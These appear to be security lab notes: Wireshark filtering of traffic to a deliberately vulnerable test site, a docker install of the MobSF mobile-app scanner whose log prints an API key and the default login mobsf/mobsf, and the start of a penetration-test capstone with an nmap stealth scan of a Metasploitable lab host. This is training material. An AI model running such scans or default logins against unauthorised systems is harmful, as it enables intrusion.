
Now I'm going to visit a website, which is a testing to test for the exchange of information between my system and the server. Let's see if it's trying to capture it.

Test website: http://testhtml5.vulnweb.com/#/popular




Now to capture such packets, I have to use a filter, which is called as tcp.port because currently when I was trying to exchange information from the site it was done on extra HTTP via port 80.

tcp.port == 80 || udp.port == 80




Now if you have a look at this result set, you may be able to see there are a few exchanges that happened with this specific port. There is more such filter such as frames, if you are trying to have an iframe or window frame popped up.


We can also search with domains like frame. There are multiple filters as such frame contains, say xyz.com. if I try to search it in this way, it will try to search all the frames which has this domain in it. In our case, the domain was vulnweb.com. let's try to filter such packages and see if wee has few.



Yes, we do have nineteen of the packets that were sent or received from this specific domain. In this way, we will be able to filter out all the packet. We can go ahead and stop the scan and we can save this scan with some certain name. say let's talk about the vulnweb and then we will save it with any name that.




We want to. Further we can go ahead and analyze each of these packets and see if there was any information what all information was transferred more to it has got some other information over here like what was the destination what was the source what was the type of protocol being used?



Now over here say we have the length of the packet and checksums what kind of checksums were used? Was it even getting verified? It says unverified. If you talk about the TCP metadata. It has everything like the source port which was opened and the destination port as live suggested it was on port 80 because HTTP connects on port 80 by default.

Now looking into it we do have the sequence numbers for the packet exchange that happened. Yes, in this way, you can go ahead and try to analyze the metadata you are trying to except from a packet.




Title: Mobile Application Testing Lab

Tool: Mobsf

Mobsf is open source automated all in on mobile application security assessment framework. It supports both static and dynamic analysis of mobile applications to identify vulnerability and potential security risk.

We are just going to install this today. And I do I did find a GitHub repository with some test files and you know APKs. So, maybe I can download one of these and upload it once this is installed.

https://github.com/MobSF/Mobile-Security-Framework-MobSF




We can see how to use it. So quick setup with docker. This is all new for me. I never touched it. Its been on my now it just got put on my plate and now I have to learn it. So we are just going to go ahead and just copy and follow the yellow brick.

Quick setup with docker:


docker pull opensecurity/mobile-security-framework-mobsf:latest
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest

Default username and password: **mobsf/mobsf**




```
┌──(root㉿kali)-[/home/manojkumar]
└─# docker pull opensecurity/mobile-security-framework-mobsf:latest
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest

# Default username and password: mobsf/mobsf
latest: Pulling from opensecurity/mobile-security-framework-mobsf
5c32499ab806: Pull complete
79dc17963468: Pull complete
5c36186b8d84: Pull complete
4ce903582132: Pull complete
b67c14c4cb36: Pull complete
a8fcdeed176a: Pull complete
eea4a8cb9854: Pull complete
766c8d81d8d6: Pull complete
c7f485e0fb3a: Pull complete
1a7eb413d886: Pull complete
abd4d6a2494e: Pull complete
71539e3eaca9: Pull complete
80e04984abca: Pull complete
Digest: sha256:c8a399036adcabb7bdd5f5291835bafb2117b6c9f3ca0d8125889aef823e0860
Status: Downloaded newer image for opensecurity/mobile-security-framework-mobsf:latest
docker.io/opensecurity/mobile-security-framework-mobsf:latest
[INFO] 31/Oct/2025 06:10:05 - JADX is already installed at /home/mobsf/.MobSF/tools/jadx/jadx-1.5.0
[INFO] 31/Oct/2025 06:10:05 - Loading User config from: /home/mobsf/.MobSF/config.py
[INFO] 31/Oct/2025 06:10:08 -

[INFO] 31/Oct/2025 06:10:08 - Author: Ajin Abraham | opensecurity.in
[INFO] 31/Oct/2025 06:10:08 - Mobile Security Framework v4.4.3
REST API Key: 77c5bb155f04e48ff0385ec0d5e58f0814f8a095a7023f7a1a49f909fc981579
Default Credentials: mobsf/mobsf
[INFO] 31/Oct/2025 06:10:08 - OS Environment: Linux (debian 12 bookworm) Linux-6.16.8+kali-amd64-x86_64-with-glibc2.36
[INFO] 31/Oct/2025 06:10:08 - Python Version: 3.13.7
[INFO] 31/Oct/2025 06:10:08 - CPU Cores: 6, Threads: 6, RAM: 3.81 GB
[INFO] 31/Oct/2025 06:10:08 - MobSF Basic Environment Check
[INFO] 31/Oct/2025 06:10:09 - Checking for Update.
No changes detected
[INFO] 31/Oct/2025 06:10:09 - No updates available.
[INFO] 31/Oct/2025 06:10:11 - Loading User config from: /home/mobsf/.MobSF/config.py
```

Then go to browser and open the mobsf web. Like mobsf link: http://127.0.0.1:8000




Now the moment of truth upload and analyze. So, we are going to get some test. We are gonna do android. So, let's just come here and just download this and download.

Test file: https://github.com/MobSF/test_files/blob/master/android.apk



Let's come back here and upload and analyze. So, let's go to my downloads APK. Open and moment truth. See what happens. Hopefully that its not malware and blows up my machine.




So, like recent scans, static stat static analysis. Do we have to like let's go scans. We can do like a static report. I really don't know what I'm doing to be honest. This is all information. I guess this is pretty much everything here. I said, this is all new. I just wanted to get it installed. Get a APK file uploaded and I want to tinker with this and you do the same.

Title: Capstone Project: Full VAPT Engagement

Tool: Kali Linux, Metasploit, OpenVAS, Burp Suite.

Metasploit:

Open the terminal and first let's find the IP of the metasploitable machine. Type in "ifconfig" into the metasploitable machine.



We are gonna perform a nmap scan first and we will perform a stealth scan. Once the scan is complete you will see a list of open ports.

nmap -sS <target ip>

```
Session  Actions  Edit  View  Help

┌──(manojkumar㉿kali)-[~]
└─$ nmap -sS 192.168.1.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 19:14 IST
Nmap scan report for metasploitable3-ub1404 (192.168.1.135)
Host is up (0.0016s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
445/tcp  open  microsoft-ds
631/tcp  open  ipp
3306/tcp open  mysql
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
```

We are intrested in port 21/ftp. Now we need to figure out the service running on these open ports.

